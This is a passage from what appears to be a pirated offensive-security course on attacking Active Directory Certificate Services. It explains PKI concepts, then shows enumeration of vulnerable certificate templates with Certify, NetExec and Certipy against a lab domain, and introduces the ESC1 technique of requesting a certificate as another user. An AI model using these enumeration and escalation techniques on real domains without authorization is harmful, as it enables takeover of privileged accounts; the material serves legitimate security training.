11. ADCS Attacks

ADCS Introduction

In the dynamic landscape of digital security, `Active Directory Certificate Services (ADCS)` stands as a cornerstone technology. ADCS empowers organizations to establish and manage their own `Public Key Infrastructure (PKI)`, a foundation for secure communication, user authentication, and data protection. This introduction serves as a gateway to the world of ADCS, encompassing key elements such as `Certificate Authority (CA)`, `digital certificates`, `PKI architecture`, and their role in fortifying the bedrock of modern network security.

In the initial three sections, our attention will be on exploring the fundamental concepts and terminology related to ADCS. Following this, we'll delve into how to enumerate and attack misconfigured ADCS services.

Public Key Infrastructure (PKI)

hide01.ir

`Public Key Infrastructure (PKI)` is a system that uses digital certificates and public key cryptography to provide secure communication over unsecured networks, such as the Internet. PKI enables digital signatures, encryption, and authentication of electronic documents, email messages, and other forms of online communication.

A digital certificate is an electronic document that binds a public key to a person, organization, device, or service. It is issued and signed by a trusted `Certificate Authority (CA)`, which verifies the identity of the certificate holder and the integrity of the public key. The certificate includes the public key, the name of the subject, the name of the issuer, the validity period, and other attributes.

Benefits of PKI:

- Confidentiality: The PKI allows you to encrypt data is that is stored or transmitted.
- Integrity: A digital signature identifies whether the data is modified while the data is transmitted.
- Authenticity: A message digest is digitally signed using the sender’s private key. Because the digest can be decrypted only with the sender’s corresponding public key, it proves that the message can come only from the sending user (non-repudiation).

Advantages of ADCS over PKI:

https://t.me/CyberFreeCourses

- Tight integration with AD DS, which simplifies certificate management and authentication within enterprise organizations that use Active Directory
- Built-in support for certificate revocation using the Certificate Revocation List (CRL) and the Online Certificate Status Protocol (OCSP).
- Support for custom certificate templates, which allows administrators to define the attributes, extensions, and policies of the certificates issued by AD CS.
- Scalability and redundancy, which allows multiple CAs to be deployed in a hierarchy or a load-balanced cluster.

What is ADCS?

`Active Directory Certificate Services (AD CS)` is a Windows server role that enables organizations to establish and manage their own Public Key Infrastructure (PKI).

AD CS integrates with Active Directory Domain Services (AD DS), which is a centralized database of users, computers, groups, and other objects in a Windows network.

AD CS can be used to secure various network services, such as Secure Socket Layer/Transport Layer Security (SSL/TLS), Virtual Private Network (VPN), Remote Desktop Services (RDS), and Wireless LAN (WLAN). It can also issue certificates for smart cards and other physical tokens, which can be used to authenticate users to network resources. The private key stored on the smart card or token is then used to authenticate the user to the network.

hide01.ir

Active Directory Certificate Services includes:

1. Digital Certificates
2. Certificate Authority
3. Stand-alone CA or Enterprise CA
4. Root CA or Subordinate CA
5. Certificate Templates
6. Key Pair Generation
7. Certificate Revocation
8. Secure Communication
9. Digital Signatures
10. Encryption and Decryption
11. Enhanced Security and Identity Management

Essential ADCS Terminology

https://t.me/CyberFreeCourses

Active Directory Certificate Services (ADCS) orchestrates a symphony of cryptographic intricacies that underpin modern security. This technology empowers organizations to establish and manage their Public Key Infrastructure (PKI), facilitating secure communication, data integrity, and user authentication.

In the dynamic landscape of digital security, ADCS serves as a pivotal player, seamlessly weaving together the threads of trust and encryption. At its core lies the concept of `Certificate Authority (CA)`, a sentinel that issues and manages digital certificates. These certificates play the role of digital passports, vouching for the authenticity of users, devices, or services within a network.

ADCS orchestrates a complex process of protection, where digital certificates and private keys work together like partners to keep data safe and unaltered. This technology creates a network of trust, allowing different parties to communicate with confidence, knowing that their identities are confirmed, and their conversations are kept private from unauthorized observers.

Navigating the landscape of digital security necessitates a firm grasp of `Active Directory Certificate Services (ADCS)` fundamentals. This exploration aims to demystify ADCS concepts. Delving into these core terms will illuminate the essential components to assimilate better how we will abuse ADCS.

hide01.ir

Key Terminologies in ADCS:

- `Certificate Templates`: These predefined configurations dictate the properties and usage of certificates issued by AD CS. They encompass settings like certificate purpose, key size, validity period, and issuance policies. AD CS offers standard templates (e.g., Web Server, Code Signing) while empowering administrators to craft custom templates catering to specific business requisites.
- `Public Key Infrastructure (PKI)`: A comprehensive system integrating hardware, software, policies, and procedures for creating, managing, distributing, and revoking digital certificates. It houses Certification Authorities (CAs) and registration authorities validating entities involved in electronic transactions via public key cryptography.
- `Certificate Authority (CA)`: This component issues certificates to users, computers, and services while overseeing certificate validity management.
- `Certificate Enrollment`: Entities request certificates from CAs, where verification of the requester's identity precedes certificate issuance.
- `Certificate Manager`: Responsible for certificate issuance, management, and authorization of enrollment and revocation requests.
- `Digital Certificate`: An electronic document housing identity details, such as user or organizational names, and a corresponding public key. These certificates serve for authentication, proving a person's or device's identity.
- `Certificate Revocation`: ADCS supports revoking certificates if they are compromised or no longer valid. Revocation can be managed through Certificate

https://t.me/CyberFreeCourses

Revocation Lists (CRLs) or Online Certificate Status Protocol (OCSP).

- `Key Management` : ADCS provides mechanisms to manage private keys, ensuring their security and proper usage.
- `Backup Operator` : The backup operator backs up and restores files and directories. Backup operators are assigned using Active Directory Users and Computers or Computer Management. They can back up and restore the system state, including CA information, Start and stop the AD CS service, Possess the system backup user right, and Read records and configuration information in the CA database.
- `Standalone CA & Enterprise CA` : `Standalone CAs` operate autonomously without Active Directory, allowing manual or web-based certificate requests. In contrast, `Enterprise CAs` , reliant on Active Directory, issue certificates for users, devices, and servers within an organization, automating processes using Group Policy or Certificate Enrollment Web Services.
- `Certificate Signing Requests` : `Certificate Signing Requests (CSRs)` are requests submitted by users or devices to an ADCS CA to obtain a certificate. A CSR contains the user or device's public key and other identifying information, such as the certificate's subject name and intended usage. When a CSR is submitted to a CA, the CA verifies the requester's identity and performs various checks to ensure the integrity and validity of the CSR. If the CSR is approved, the CA issues a digital certificate that binds the requester's public key to their identity and intended usage.
- `Certificate Revocation List` : A digitally signed inventory issued by a CA cataloging revoked certificates. The CRL includes details of certificates invalidated by the CA, ensuring entities can verify the revoked status of specific certificates.
- `Extended/Enhanced Key Usages` : Certificate extensions delineating authorized uses for a certificate. EKUs allow administrators to restrict certificate usage to defined applications or scenarios, such as code signing, email encryption, or smart card logon. AD CS furnishes prebuilt EKUs like Server Authentication, Client Authentication, and Code Signing, empowering administrators to craft custom EKUs aligning with specific business requisites.

ADCS Attack Scenario Examples:

In a corporate environment, AD CS is a vital component for secure communication. Attackers could exploit vulnerabilities in AD CS to gain unauthorized access and compromise critical resources. AD CS provides essential security services. Attackers can exploit misconfigurations or weak security practices to undermine its integrity.

- Scenario 1: Certificate Theft and Malicious Enrollments
- Scenario 2: Privilege Escalation through Misconfigured Template
- Scenario 3: Unauthorized CA Compromised
- Scenario 4: Malicious CA server introduction

hide01.ir

https://t.me/CyberFreeCourses

- Scenario 5: Weak CA Administrator Password
- Scenario 6: CA Server Compromised

Introduction to ADCS Attacks

The journey into ADCS misconfiguration began with SpecterOps' groundbreaking White Paper titled Certified Pre-Owned - Abusing Active Directory Certificate Services, which delved into misconfiguration ranging from `ESC1` to `ESC8`. Building on this foundation, additional researchers expanded the scope of vulnerability exploration. Oliver Lyak, the mind behind Certipy, unearthed two misconfiguration known as `ESC9` and `ESC10`. Subsequently, Sylvain Heiniger and the team at @compasssecurity identified another misconfiguration labeled `ESC11`.

In this section we will describe in general terms what certificates are and how they can be used for authentication.

Certificates

A certificate is an `X.509-formatted digitally signed document` serves purposes like encryption, message signing, and authentication. It consists of multiple key fields:

- `Subject`: The certificate owner's identity.
- `Public Key`: Links the Subject to a separate private key.
- `NotBefore` and `NotAfter` dates: Define the certificate's validity duration.
- `Serial Number`: A unique identifier assigned by the issuing CA.
- `Issuer`: Identifies the certificate issuer, often a CA.
- `SubjectAlternativeName`: Specifies alternative names associated with the Subject.
- `Basic Constraints`: Delineates if the certificate is a CA or end entity, along with any usage constraints.
- `Extended Key Usages (EKUs)`: Object identifiers describing specific usage scenarios for the certificate. Common EKUs cover functionalities like code signing, encrypting file systems, secure email, client and server authentication, and smart card logon.
- `Signature Algorithm` and `Signature`: Indicate the algorithm used for signing the certificate and the resulting signature made with the issuer's private key.

The certificate's content links an identity (`the Subject`) to a `key pair`, enabling applications to utilize this key pair in operations as evidence of the user's identity.

Certificate Authorities

`Certificate Authorities (CAs)` serve as pivotal entities responsible for the issuance of certificates, which play a crucial role in validating digital identities, enabling secure communications, and establishing trust within networks.

hide01.ir

https://t.me/CyberFreeCourses

The root CA certificate is created by the CA itself through the signing of a new certificate using its private key, which means that the root CA certificate is self-signed. ADCS is responsible for setting the certificate's Subject and Issuer fields to the CA's name, as well as the Basic Constraints to Subject Type=CA. Additionally, the NotBefore/NotAfter fields are set to five years by default. Once this is done, hosts can add the root CA certificate to their trust store to establish a trust relationship with the CA.

ADCS stores trusted root CA certificates in four locations under the container `CN=Public Key Services,CN=Services,CN=Configuration,DC=,DC=`. These include:

1. `Certification Authorities container`: This section defines top-tier root CA certificates, forming the foundation of trust within AD CS environments. Represented as AD objects with the certificationAuthority objectClass, each CA's certificate data resides within this container. Windows machines universally incorporate these root CA certificates into their Trusted Root Certification Authorities store, forming the basis for certificate trust verification.
2. `Enrollment Services container`: Dedicated to Enterprise CAs enabled within AD CS, this space hosts AD objects for each Enterprise CA. These objects encapsulate key attributes such as pKIEnrollmentService objectClass, cACertificate data, dNSHostName defining the CA's DNS, and certificateTemplates outlining the certificate configurations. Clients within AD interact with these Enterprise CAs to request certificates, adhering to the settings specified in certificate templates. The certificates issued by Enterprise CAs are deployed to the Intermediate Certification Authorities store on Windows machines.
3. `NTAuthCertificates AD object`: This element defines CA certificates pivotal for authenticating to AD. Identified by the certificationAuthority objectClass, it contains cACertificate properties defining a series of trusted CA certificates. Windows devices in AD networks integrate these CAs into their Intermediate Certification Authorities store. Authentication to AD using certificates necessitates client certificates being signed by one of the CAs listed within NTAuthCertificates.
4. `AIA (Authority Information Access) container`: Hosting AD objects representing intermediate and cross CAs, this repository aids in validating certificate chains. Each CA, denoted by the certificationAuthority objectClass, contains cACertificate data representing its certificate. These intermediate CAs are deployed to the Intermediate Certification Authorities store on Windows machines, crucial for seamless certificate chain validation within the PKI hierarchy.

Certificate Templates

AD CS Enterprise `CAs` use `certificate templates` to establish certificate settings that include enrollment policies, validity duration, intended usage, subject specifications, and requester eligibility. These templates are managed through the Certificate Templates feature and are stored as AD objects with the objectClass of `pKICertificateTemplate`. The

hide01.ir

https://t.me/CyberFreeCourses

settings of these certificate templates are defined through attributes while their enrollment permissions and template edits are controlled through their security descriptors.

The `pKIExtendedKeyUsage` attribute within an AD certificate template object contains a cluster of enabled `OIDs (Object Identifier)` that impact the permissible uses of the certificate. These EKU `OIDs` encompass functionalities such as Encrypting File System, Code Signing, Smart Card Logon, and Client Authentication, among others, which are detailed in Microsoft's breakdown of EKU `OIDs` by PKI Solutions.

SpecterOps research focused on `EKUs` that enable authentication to AD when present in a certificate. While it was initially believed that only the Client Authentication OID (`1.3.6.1.5.5.7.3.2`) offered this capability, their findings identified several other enabling OIDs:

Description	OID
Client Authentication	1.3.6.1.5.5.7.3.2
PKINIT Client Authentication*	1.3.6.1.5.2.3.4
Smart Card Logon	1.3.6.1.4.1.311.20.2.2
Any Purpose	2.5.29.37.0
SubCA	(no EKUs)

Note: The `1.3.6.1.5.2.3.4 OID` requires manual addition in AD CS deployments but it can be used for client authentication.

hide01.ir

For more information we can review Certificate Templates section - Certified Pre-Owned.

Enrollment Process

To obtain a certificate from ADCS, clients need to go through the process of enrollment.

1. `Find an Enterprise CA`: The first step for clients is to find an Enterprise CA, which is based on the objects in the Enrollment Services container.
2. `Generate a public-private key pair and create a CSR`: Clients generate a public-private key pair and create a certificate signing request (CSR) message. This message contains the public key along with various other details such as the certificate template name and subject of the certificate.
3. `Sign the CSR with private key and send to Enterprise CA server`: Clients sign the CSR with their private key and send it to the Enterprise CA server.
4. `CA check if the client is authorized to request certificates`: The CA server checks if the client is authorized to request certificates. If so, it looks up the certificate template AD object specified in the CSR to determine whether or not to issue

https://t.me/CyberFreeCourses

a certificate. The CA checks if the certificate template AD object's permissions allow the authenticating account to obtain a certificate.


5. `CA generate the certificate, sign it and if allowed, send it to the client`: If the permissions allow, the CA generates a certificate using the "blueprint" settings defined by the certificate template, such as EKUs, cryptography settings, and issuance requirements. If allowed by the certificate's template settings, the CA uses other information supplied in the CSR and signs the certificate using its private key and returns it to the client.
6. `The Client Receive the certificate`: The client store the certificate in Windows Certificate store and uses to do

Issuance Requirements

Apart from the inherent restrictions within the certificate template and the Enterprise CA access controls, two additional settings are frequently employed to govern certificate enrollment. These are known as issuance requirements, which include manager approval and the settings for the number of authorized signatures and application policy.

To access those settings in the ADCS server we can launch the Certification Authority console running `certsrv.msc`, right click on Certificate Templates and click Manage, that will open the Certificate Template Console, from there we can right click any template and click on properties, after that select the tab `Issuance Requirements`:

hide01.ir



Template Display Name	Sch
Computer	1
Cross Certification Authority	2
Directory Email Replication	2
Domain Controller	1
Domain Controller Authentication	2
EFS Recovery Agent	1
Enrollment Agent	1
Enrollment Agent (Computer)	1
ESC1	2
ESC2	2
ESC3	2
ESC4	2
ESC7_1	2
ESC9	2
Exchange Enrollment Agent (Offline requ...	1
Exchange Signature Only	1
Exchange User	1
IPSec	1
IPSec (Offline request)	1
Kerberos Authentication	2
Key Recovery Agent	2
LDAPS	2
OCSP Response Signing	3

ESC1 Properties

Require the following for enrollment:

☐ CA certificate manager approval

☐ This number of authorized signatures: 0

If you require more than one signature, autoenrollment is not allowed.

Policy type required in signature:

Application policy:

Issuance policies:

Require the following for reenrollment:

● Same criteria as for enrollment

○ Valid existing certificate

☐ Allow key based renewal (*)

Requires subject information to be provided within the certificate request.

* Control is disabled due to compatibility settings.

The "CA certificate manager approval" restriction triggers the configuration of the `CT_FLAG_PEND_ALL_REQUESTS (0x2)` bit within the AD object's `msPKI-EnrollmentFlag` attribute. As a result, all certificate requests based on the template are placed into a pending state, visible within the "Pending Requests" section in certsrv.msc. This requires a certificate manager's approval or denial before the certificate can be issued.

https://t.me/CyberFreeCourses

The secondary set of restrictions comprises the settings `This number of authorized signatures` and the `Application policy`. The former dictates the requisite number of signatures in the Certificate Signing Request (CSR) for the CA's acceptance. Meanwhile, the latter defines the specific EKU OIDs mandatory for the CSR signing certificate.

Conclusion

The realm of ADCS misconfiguration continued to evolve, leading to further investigations and discoveries crucial to understanding the system's weaknesses. In this module, we'll cover a comprehensive spectrum of misconfiguration that have been categorized for ease of understanding:

- `Abusing Certificate Templates`: This category encompasses ESC1, ESC2, ESC3, ESC9, and ESC10, focusing on misconfiguration within certificate templates.
- `Abusing CA Configuration (ESC6)`: Exploiting weaknesses within the Certificate Authority configuration falls under this category.
- `Abusing Access Control (ESC4, ESC5, ESC7)`: Understanding misconfiguration associated with Access Control is vital, and these misconfiguration highlight potential weaknesses within ADCS.
- `NTLM Relay (ESC8, ESC11)`: Exploiting NTLM relay misconfiguration is crucial, and these misconfiguration (ESC8 and ESC11) delve into this aspect within ADCS.
- `Miscellaneous ADCS Attacks`: This category covers other significant vulnerabilities, including Certifried and PKINIT not Supported, providing a broad overview of diverse attack vectors within ADCS.

hide01.ir

This module will focus on gaining the knowledge and techniques to identify, exploit, and mitigate these misconfiguration within ADCS.

ADCS Enumeration

When auditing an organization's infrastructure, determining the presence and configuration of Active Directory Certificate Services (AD CS) becomes crucial. While some organizations opt for AD CS deployment, others may forego it entirely. This variability necessitates investigating whether the ADCS service exists within the Domain being audited.

In certain environments like lab setups or specific Capture The Flag (CTF) challenges, the ADCS server might be installed on the Domain Controller. However, in most cases, organizations prefer installing this service on an independent server. Yet, exceptions do exist, making it essential to ascertain the presence of ADCS and its hosting server.

Enumeration From Windows

One indicative factor of an ADCS installation is the presence of the built-in `Cert Publishers` group. This group typically authorizes `Certificate Authorities` to publish certificates to the directory, often indicating the presence of an ADCS server. That means

https://t.me/CyberFreeCourses

that the ADCS server will be a member of this group. We can use `net group`, `net localgroup`, or any other group enumeration tool to verify this:

Querying Cert Publishers group membership

```
PS C:\Tools> net localgroup "Cert Publishers"
Alias name     Cert Publishers
Comment        Members of this group are permitted to publish certificates
to the directory

Members

-------------------------------------------------------------------------------
LAB-DC$
The command completed successfully.
```

Alternatively, exploring the `Public Key Services container` structure unveils not only the existence of ADCS but also details its configuration. All ADCS-related containers reside within the configuration naming context under the `Public Key Services container`:

```
CN=Public Key Services, CN=Services, CN=Configuration, DC={forest root
domain}
```

Additionally, the SpecterOps team, who published the White Paper Certified Pre-Owned - Abusing Active Directory Certificate Services outlined eight attack types on ADCS labeled as `ESC1` to `ESC8`. Additionally, they developed Certify, a C# tool designed to enumerate and exploit misconfigurations within Active Directory Certificate Services (AD CS).

In order to create the `Certify` executable, we need to compile the code from the Certify Github or we can use the binary compiled in the Flangvik SharpCollection repository.

To do the enumeration using Certify.exe we only need to run `Certify.exe find` from an authenticated session with a domain user:

Enumerate ESC9 from Windows

```
PS C:\Tools> .\Certify.exe find


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
```

hide01.ir

https://t.me/CyberFreeCourses

```
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=lab,DC=local'

...SNIP...
    CA Name                                 : LAB-DC.lab.local\lab-LAB-DC-CA
    Template Name                           : ESC9
    Schema Version                          : 2
    Validity Period                         : 99 years
    Renewal Period                          : 6 weeks
    msPKI-Certificate-Name-Flag            : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                   : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS, AUTO_ENROLLMENT, NO_SECURITY_EXTENSION
    Authorized Signatures Required          : 0
    pkiextendedkeyusage                     : Client Authentication,
Encrypting File System, Secure Email
    mspki-certificate-application-policy   : Client Authentication,
Encrypting File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights             : LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                        LAB\Domain Users              S-1-5-
21-2570265163-3918697770-3667495639-513
                                        LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
      Object Control Permissions
        Owner                         : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
        WriteOwner Principals         : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                        LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                        LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteDacl Principals          : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                        LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                        LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteProperty Principals      : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                        LAB\Domain Admins             S-1-5-
```

hide01.ir

https://t.me/CyberFreeCourses

```
21-2570265163-3918697770-3667495639-512
                                              LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
...SNIP...
```

Note: `Certify.exe` typically fetches credentials from the current context session, which can be convenient or problematic based on scenarios requiring specific user privileges.

Enumeration from Linux

From Linux, we can use NetExec to identify if there are ADCS servers in the Domain using the ADCS module:

NetExec ADCS enumeration

```
netexec ldap 10.129.205.199 -u "blwasp" -p "Password123!" -M adcs
SMB         10.129.205.199  445    LAB-DC           [*] Windows 10.0 Build
17763 x64 (name:LAB-DC) (Domain:lab.local) (signing:False) (SMBv1:False)
LDAP        10.129.205.199  389    LAB-DC           [+]
lab.local\blwasp:Password123!
ADCS        10.129.205.199  389    LAB-DC           [*] Starting LDAP
search with search filter '(objectClass=pKIEnrollmentService)'
ADCS                                                Found PKI Enrollment
Server: LAB-DC.lab.local
ADCS                                                Found CN: lab-LAB-DC-
CA
ADCS                                                Found PKI Enrollment
WebService: https://lab-dc.lab.local/lab-LAB-DC-
CA_CES_Kerberos/service.svc/CE
```

hide01.ir

In addition, the Linux counterpart of `Certify.exe` is Certipy, a Python tool created by Oliver Lyak that can then be used to operate multiple attacks and enumeration operations. To date, this is the best enumeration (and exploitation) tooling, featuring BloodHound support, extensive control over its behavior, and support of many (if not all) attack scenarios.

To install Certipy we can use `pip`:

Install Certipy with pip

```
pip3 install certipy-ad
Requirement already satisfied: certipy-ad in
/usr/local/lib/python3.9/dist-packages/certipy_ad-4.8.2-py3.9.egg (4.8.2)
Requirement already satisfied: asn1crypto in /usr/lib/python3/dist-
packages (from certipy-ad) (1.4.0)
```

https://t.me/CyberFreeCourses

```
...SNIP...
```

To use `certipy`, we need to provide the credentials of a domain user. We will also include the domain IP, although we can skip this step if we have DNS resolution with the domain. Finally, we will use the `-stdout` option to specify that we want to display the result of the enumeration:

Using Certipy to enumerate ADCS Service

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip
10.129.205.199 -stdout
[*] Finding certificate templates
[*] Found 40 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 18 enabled certificate templates
[*] Trying to get CA configuration for 'lab-LAB-DC-CA' via CSRA
[*] Got CA configuration for 'lab-LAB-DC-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : lab-LAB-DC-CA
    DNS Name                            : LAB-DC.lab.local
    Certificate Subject                 : CN=lab-LAB-DC-CA, DC=lab,
DC=local
    Certificate Serial Number           : 16BD1CE8853DB8B5488A16757CA7C101
    Certificate Validity Start          : 2022-03-26 00:07:46+00:00
    Certificate Validity End            : 2027-03-26 00:17:46+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : LAB.LOCAL\Administrators
      Access Rights
        Enroll                          : LAB.LOCAL\Authenticated Users
                                          LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\user_manageCA
        ManageCa                        : LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\user_manageCA
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrators
        ManageCertificates              : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrators
    [!] Vulnerabilities
```

hide01.ir

https://t.me/CyberFreeCourses

```
      ESC6                              : Enrollees can specify SAN and
Request Disposition is set to Issue. Does not work after May 2022
      ESC7                              : 'LAB.LOCAL\\Black Wasp' has
dangerous permissions
      ESC8                              : Web Enrollment is enabled and
Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for
ICPR requests and Request Disposition is set to Issue
Certificate Templates
...SNIP...
  39
    Template Name                       : ESC1
    Display Name                        : ESC1
    Certificate Authorities             : lab-LAB-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 99 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Domain Users
                                          LAB.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : LAB.LOCAL\Administrator
        Write Owner Principals          : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
        Write Dacl Principals           : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
        Write Property Principals       : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
```

hide01.ir

https://t.me/CyberFreeCourses

```
    [!] Vulnerabilities
      ESC1                              : 'LAB.LOCAL\\Domain Users' can
enroll, enrollee supplies subject and template allows client
authentication
```

In subsequent sections, we'll delve deeper into the functionality and diverse attack scenarios using these tools.

ESC1

`ESC1` (`Escalation 1`) is the first of the domain escalation scenarios; it belongs to a group of escalation scenarios that abuse misconfigured AD CS certificate templates.

Understanding ESC1

The primary misconfiguration behind this domain escalation scenario lies in the possibility of specifying an alternate user in the certificate request. This means that if a certificate template allows including a `subjectAltName` (`SAN`) different from the user making the certificate request (CSR), it would allow us to request a certificate as any user in the domain.

hide01.ir

Suppose that we compromise the domain account `BlWasp` , we can leverage it to enumerate the CA's certificate templates, hunting for ones that allow the inclusion of alternate names (`SAN`). If such templates exist, we can request a certificate using the compromised `BlWasp` account's credentials, incorporating the desired alternate account (e.g., `Administrator`) in the SAN field. Upon successfully issuing the certificate, the ADCS server sends the certificate back to us, allowing us to use this certificate to authenticate as the specified account in the `SAN` ; this could allow unauthorized access and privilege escalation by authenticating as a higher-privileged user using the acquired certificate as credentials.

Note: While most examples within this module have the ADCS service residing on a domain controller, know that it can be deployed on a server other than the DC.

ESC1 Abuse Requirements

To abuse `ESC1` the following conditions must be met:

1. The Enterprise CA grants enrollment rights to low-privileged users.
2. Manager approval should be turned off (social engineering tactics can bypass these security measures).
3. No authorized signatures are required.
4. The security descriptor of the certificate template must be excessively permissive, allowing low-privileged users to enroll for certificates.
5. The certificate template defines EKUs that enable authentication.

https://t.me/CyberFreeCourses

6. The certificate template allows requesters to specify a `subjectAltName (SAN)` in the `CSR`.

ESC1 Enumeration and Attack

We will discuss how to enumerate and abuse ESC1 from Linux and Windows.

ESC1 Enumeration from Linux

To begin with, we can identify AD CS vulnerabilities using `certipy` with the options `find` and `-vulnerable`. Let's use the account `[email protected]` and `Password123!` password. The options we will use are the following:

- Username: `-u / -username <Username>`
- Password: `-p / -password <Password>`
- IP address Domain Controller: `-dc-ip <IP>`
- Find Vulnerable configuration: `-vulnerable`
- Output result as text to stdout: `-stdout` (if this option is not present, the output will be saved as .txt, .json, and BloodHound data)

Note: We will discuss BloodHound usage later in this module.

Finding Vulnerabilities in ADCS

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip
10.129.205.199 -vulnerable -stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 40 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 18 enabled certificate templates
[*] Trying to get CA configuration for 'lab-LAB-DC-CA' via CSRA
[*] Got CA configuration for 'lab-LAB-DC-CA'
[*] Enumeration output:
<SNIP>
Certificate Templates
  4
    Template Name                       : ESC1
    Display Name                        : ESC1
    Certificate Authorities             : lab-LAB-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
```

hide01.ir

https://t.me/CyberFreeCourses

```
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 99 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : LAB.LOCAL\Domain Admins
